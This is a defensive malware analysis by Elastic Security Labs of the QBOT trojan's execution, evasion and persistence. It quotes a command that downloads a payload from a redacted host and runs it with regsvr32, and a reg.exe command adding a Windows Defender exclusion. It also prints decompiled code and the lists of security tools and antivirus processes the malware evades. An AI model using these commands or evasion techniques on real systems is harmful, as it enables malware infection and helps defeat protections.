Exploring the QBOT Attack Pattern

By Cyril François, Seth Goodwin, Andrew Pease

Published: 2022-08-22 · Archived: 2026-04-05 18:23:43 UTC

Key Takeaways

- QBOT is a popular, actively developed, and full-featured trojan
- Adversary-controlled or owned infrastructure has been observed being used by numerous samples
- The analyzed sample leverages multiple persistence and defense evasion mechanisms

Preamble

Elastic Security Labs has been tracking REF3726, an attack pattern for the QBOT malware family. QBOT, also known as QAKBOT, is a prolific modular trojan that has been active since around 2007. QBOT's loading mechanism makes it an attractive framework to threat actors and ransomware groups and has led to widespread infections of the family; targeting victims across multiple verticals.

This research covers:

- Execution chain
- Defense evasion
- Persistence mechanisms
- Privilege escalation
- Network events
- QBOT configuration extractor
- Observed tactics and techniques

Through this research, from static and dynamic analysis and Elastic telemetry, we uncovered 138 adversary-controlled or owned IP addresses. These IP addresses were linked to our sample and used to identify 339 additional associated malicious files. All artifacts are provided as STIX JSON and Elastic Common Schema (ECS) documents.


> For information on the QBOT configuration extractor and malware analysis, check out our blog posts detailing this:
>
> - QBOT Configuration Extractor
> - QBOT Malware Analysis

Analysis Environment

We selected a sample for analysis that we could statically and dynamically analyze. This process is commonly used to enrich both types of analysis. For the dynamic analysis, the sample was detonated on a Windows 10 Enterprise VM running the Elastic Endpoint, the Windows and Network Packet Capture Elastic Agent integrations, and an aggressive endpoint logging policy. All events were shipped to our Elastic Cloud cluster and processed through the Elastic Security App. The Elastic Security Endpoint was configured for Alerting and Eventing only (no Prevention). Alerts were generated from Detection Rules in the Security App and directly from the Elastic Security Endpoint default ruleset.

Execution Chain

The following section will describe the observed execution chain for the Qbot malware sample. This includes events from Initial Execution to Defense Evasion to Persistence to Privilege Escalation.



Full execution chain of the QBOT malware sample

Initial Execution

The initial execution of the QBOT sample was observed in Elastic's telemetry data (derived from @proxylife's published research on QBOT).

```
**"C:\Windows\System32\cmd.exe" /q /c echo 'Ft' && ping REDACTED[.]com && MD "\\vyr" && curl.exe -o \\vyr\v4QpQt.Nqv.e8x(
```

Note, that the domains in the initial execution appear to be adversary-controlled, not adversary-owned; because of this, we are redacting them from our reporting.

The initial execution command does the following:

- **C:\Windows\System32\cmd.exe** - this executes the Microsoft command interpreter
- **/q** - this switch of **cmd.exe** is to suppress echo output
- **/c** - this switch of **cmd.exe** is to pass a specific command string to the command interpreter
- **echo 'Ft'** - this prints **'Ft'** to STDOUT
- **&&** - if the preceding commands were successful, continue and run the next series of commands
- **ping REDACTED[.]com** - this performs a network connection test to an external domain using the Ping command
- **MD "\vyr"** - this creates the **vyr** directory in the root directory (**C:**)
- **curl.exe** - this executes the data transfer tool, cURL
- **-o \vyr\v4QpQt.Nqv.e8xO** `https://REDACTED[.]net/t8EKnIB/C.png` - using the cURL tool, download and save the **C.png** file, from **REDACTED[.]net**, to the **vyr** directory with a filename of **v4QpQt.Nqv.e8xO**
- **echo "sxF"** - this prints **"sxF"** to STDOUT
- **regsvr32 "\vyr\v4QpQt.Nqv.e8xO"** - uses the Microsoft Register Server (**regsvr32**) to execute **v4QpQt.Nqv.e8xO**

The infection was prevented by Elastic Endpoint Security, so while the customer was protected, it stopped our ability to monitor the next steps in the infection. To continue the analysis, we manually detonated the sample in our sandbox.

Manually Advancing Execution

This manual detonation picked up where Elastic Endpoint Security stopped the initial execution outlined above.


To allow the infection to continue, the sample was downloaded to our victim machine and executed manually using the Microsoft Register Server (**regsvr32.exe**). The Register Server is a command-line utility to register and unregister DLLs (and other objects) in the Windows Registry.

```
**regsvr32 -s c2ba065654f13612ae63bca7f972ea91c6fe97291caeaaa3a28a180fb1912b3a.dll**
```

- **regsvr32** - this executes the Microsoft Register Server
- **-s** - this suppresses messages boxes

Now that we have manually executed the Qbot DLL, we can track the execution chain, defense evasion, and persistence techniques using the Elastic Security Solution.

From within the Security Solution, we can expand the malware event generated by the Qbot DLL execution and explore the details. While we manually executed the malware and know much of this information, it is still helpful as an analyst when researching live malware events.




Initial alert in the Kibana Security Solution

From here we can click on the “Analyze event” button to launch a timeline as a process tree that will show us how the malware progressed and additional contextually relevant information.

Viewing the execution chain as a process tree

Now that we’re in the Analyzer view, we can continue to step through the QBOT DLL execution chain.




Microsoft Registry Server used to execute the QBOT DLL

The Microsoft command interpreter was opened, and then the first **regsvr32.exe** process is started from **C:\Windows\System32.** Next, a child **regsvr32.exe** process is spawned from **C:\Windows\SysWOW64** with the same command-line arguments. The **SysWOW64** folder stores system files used to execute 32-bit processes on a 64-bit Windows operating system. This is expected because the Qbot DLL is a 32-bit file.

Once the DLL is executed by **regsvr32.exe** , it injects itself into the Explorer process.

Next, an **explorer.exe** process is started then immediately self-injects shellcode. In addition to the shellcode injection, we can see 17 file events, 32 network-based events, and 16 registry events observed. We'll explore those further in the research.



QBOT injecting into explorer.exe

Before proceeding, QBOT performs a check to prevent execution on systems that are using the following default system languages:

- LANG_RUSSIAN (Russia)
- LANG_BELARUSIAN (Belarus)
- LANG_KAZAK (Kazakhstan)
- LANG_ARMENIAN (Armenia)
- LANG_GEORGIAN (Georgia)
- LANG_UZBEK (Uzbekistan)
- LANG_TAJIK (Tajikistan)
- LANG_TURKMEN (Turkmenistan)
- LANG_UKRAINIAN (Ukraine)
- LANG_BOSNIAN (Bosnia)
- LANG_KYRGYZ (Kyrgyzstan)


```
BOOL ctf::DoesComputerUseCCCPKeyboard()
{
  BOOL _result; // esi
  unsigned int n_layouts; // ebx
  unsigned int i; // edx
  unsigned int j; // ecx
  HKL layouts[64]; // [esp+8h] [ebp-118h] BYREF
  uint16_t primary_language_ids[12]; // [esp+108h] [ebp-18h]

  primary_language_ids[0] = LANG_RUSSIAN;
  _result = 0;
  primary_language_ids[1] = LANG_BELARUSIAN;
  primary_language_ids[2] = LANG_KAZAK;
  primary_language_ids[3] = LANG_AZERI;
  primary_language_ids[4] = LANG_ARMENIAN;
  primary_language_ids[5] = LANG_GEORGIAN;
  primary_language_ids[7] = LANG_UZBEK;
  primary_language_ids[8] = LANG_TAJIK;
  primary_language_ids[9] = LANG_TURKMEN;
  primary_language_ids[10] = LANG_UKRAINIAN;
  primary_language_ids[11] = LANG_BOSNIAN;
  primary_language_ids[6] = LANG_KYRGYZ;

  n_layouts = g_p_api_user32->NtUserGetKeyboardLayoutList(LANG_KYRGYZ, layouts);
  for ( i = 0; i < n_layouts; ++i )
  {
    for ( j = 0; j < 0xC; ++j )
    {
      if ( (layouts[i] & 0x3FF) == primary_language_ids[j] )
        _result = 1;
    }
  }
  return _result;
}
```

QBOT checking for specified default system languages

Defense Evasion

Once the initial execution chain was completed, we observed attempts at defense evasion to protect the malware and frustrate adversary eviction.

As noted above, Elastic Endpoint Security observed 17 file events from the injected **explorer.exe**. One of the 17 events occurred when the DLL copied itself from its current path to **C:\Users[REDACTED]\AppData\Roaming\Microsoft\Vybgeuye** and named itself **maonyo.dll**. The **maonyo.dll** file is the same file as the original Qbot DLL that was manually executed, verified by the SHA-256 hash.



Creating of the maonyo.dll file

This defense evasion tactic will allow the QBOT DLL to continue to be executed even if the original file is deleted.

In addition to creating the **maonyo.dll** file, static malware analysis identified a thread called “watchdog”. The watchdog thread monitors for security instrumentation tools that are stored in a list and compared to running processes.

Every second, the watchdog thread will check to see if any of the running processes matches anything on the list.

The processes that are monitored for are common security analysis tools.

```
String1 = ctf::GetString1(0xA53u);          // b'frida-winjector-helper-32.exe;
                                             // frida-winjector-helper-64.exe;
                                             // tcpdump.exe;windump.exe;
                                             // ethereal.exe;
                                             // wireshark.exe;
                                             // ettercap.exe;
                                             // rtsniff.exe;
                                             // packetcapture.exe;
                                             // capturenet.exe;
                                             // qak_proxy;
                                             // dumpcap.exe;
                                             // CFF Explorer.exe;
                                             // not_rundll32.exe;
                                             // ProcessHacker.exe;
                                             // tcpview.exe;
                                             // filemon.exe;
                                             // procmon.exe;
                                             // idaq64.exe;
                                             // PETools.exe;
                                             // ImportREC.exe;
                                             // LordPE.exe;
                                             // SysInspector.exe;
                                             // proc_analyzer.exe;
                                             // sysAnalyzer.exe;
                                             // sniff_hit.exe;
                                             // joeboxcontrol.exe;
                                             // joeboxserver.exe;
                                             // ResourceHacker.exe;
                                             // x64dbg.exe;
                                             // Fiddler.exe;
                                             // sniff_hit.exe;
                                             // sysAnalyzer.exe\x00'
```

Watchdog monitoring for security tooling

If any of the monitored processes are observed by the malware, it will proceed with randomly generated IP addresses instead of the hard coded ones in the resources section. If a monitored process is detected, an entry is made to the Windows Registry and the malware does not attempt to connect to the actual network infrastructure.

Of note, the **qak_proxy** process identified in the monitored process list is unknown to us. It is possible that this is for an undisclosed security tool that monitors for QBOT network communications or when QBOT is acting as a proxy (which we did not observe with our sample), but that is speculative in nature.

The static analysis showed that the malware is able to detect running antivirus by checking the list of running processes against known vendors binaries. Depending on the antivirus processes detected, the malware has different behaviors - as an example, if Windows Defender is detected, it add its persistence folder to the Windows Defender exclusion path.

```
av_array[0].id = ctf::AV::Id::kNorton;
av_array[0].str_id = 0x516;                    // b'ccSvcHst.exe\x00'
av_array[0].n_process_names = 0;
av_array[0].pp_process_names = 0;
av_array[1].id = ctf::AV::Id::kAVG;
av_array[1].str_id = 1856;                     // b'avgcsrvx.exe;avgsvcx.exe;avgcsrva.exe\x00'
av_array[1].n_process_names = 0;
av_array[1].pp_process_names = 0;
av_array[2].id = ctf::AV::Id::kWindowsDefender;
av_array[2].str_id = 1589;                     // b'MsMpEng.exe\x00'
av_array[2].n_process_names = 0;
av_array[2].pp_process_names = 0;
av_array[3].id = ctf::AV::Id::kMcafee;
av_array[3].str_id = 1838;                     // b'mcshield.exe\x00'
av_array[3].n_process_names = 0;
av_array[3].pp_process_names = 0;
av_array[4].id = ctf::AV::Id::kKaspersky;
av_array[4].str_id = 2567;                     // b'avp.exe;kavtray.exe\x00'
av_array[4].n_process_names = 0;
av_array[4].pp_process_names = 0;
av_array[5].id = ctf::AV::Id::kEsetNode32;
av_array[5].str_id = 1820;                     // b'egui.exe;ekrn.exe\x00'
av_array[5].n_process_names = 0;
av_array[5].pp_process_names = 0;
av_array[6].id = ctf::AV::Id::kBitDefender;
av_array[6].str_id = 3193;                     // b'bdagent.exe;vsserv.exe;vsservppl.exe\x00'
av_array[6].n_process_names = 0;
av_array[6].pp_process_names = 0;
av_array[7].id = ctf::AV::Id::kAvast;
av_array[7].str_id = 1430;                     // b'AvastSvc.exe\x00'
av_array[7].n_process_names = 0;
```

Watchdog monitoring for antivirus processes

@timestamp	process.parent.executable	process.name	process.args
Jun 21, 2022 @ 15:21:04.046	C:\Windows\SysWOW64\explorer.exe	reg.exe	C:\Windows\system32\reg.exe, ADD, HKLM\SOFTWARE\Microsoft\Windows Defender\Exclusions\Paths, /f, /t, REG_DWORD, /v, C:\Users\[redacted]\AppData\Roaming\Microsoft\Vybgeuye, /d, 0

QBOT adding a Windows Defender exclusion path

The **reg.exe** command does the following:

- **C:\Windows\system32\reg.exe** - Microsoft Registry editor
- **ADD HKLM\SOFTWARE\Microsoft\Windows Defender\Exclusions\Paths** - folder location in the registry for Windows Defender exclusions
- **/f** - adds the registry entry without prompting for confirmation
- **/t REG_DWORD** - specifies the type for the registry entry
- **/v C:\Users[REDACTED]\AppData\Roaming\Microsoft\Vybgeuye** - specifies the name of the registry entry
- **/d 0** - specifies the data for the new registry entry


Persistence

After the **maonyo.dll** file is created at the random location, **C:\Users[REDACTED]\AppData\Roaming\Microsoft\Vybgeuye** (see the Defense Evasion section) in our example, the **HKEY_USERS\S-1-5-21-1047687853-4161697681-4019128061-1002\SOFTWARE\Microsoft\Windows\CurrentVersion\Run\lnkotdhh** and **HKEY_CURRENT_USER\SOFTWARE\Microsoft\Maonyoeve** Windows Registry paths are created to execute the **maoyno.dll** file every time the user with the SID **S-1-5-21-1047687853-4161697681-4019128061-1002** logs onto the infected host. This SID is for the user that we used when detonating the DLL.

> While we did not observe QBOT spreading to other users' SIDs in the Windows Registry during dynamic analysis, static analysis shows that this capability exists.


We were able to identify the registry path creations using Kibana (see below and in the Defense Evasion section), the security researchers over at Trustwave's Spider Labs published some great research about how to find the location of the

created QBOT DLL by decrypting binary data stored at **HKEY_CURRENT_USER\SOFTWARE\Microsoft[random folder]**.



Logon script added to the Windows Registry

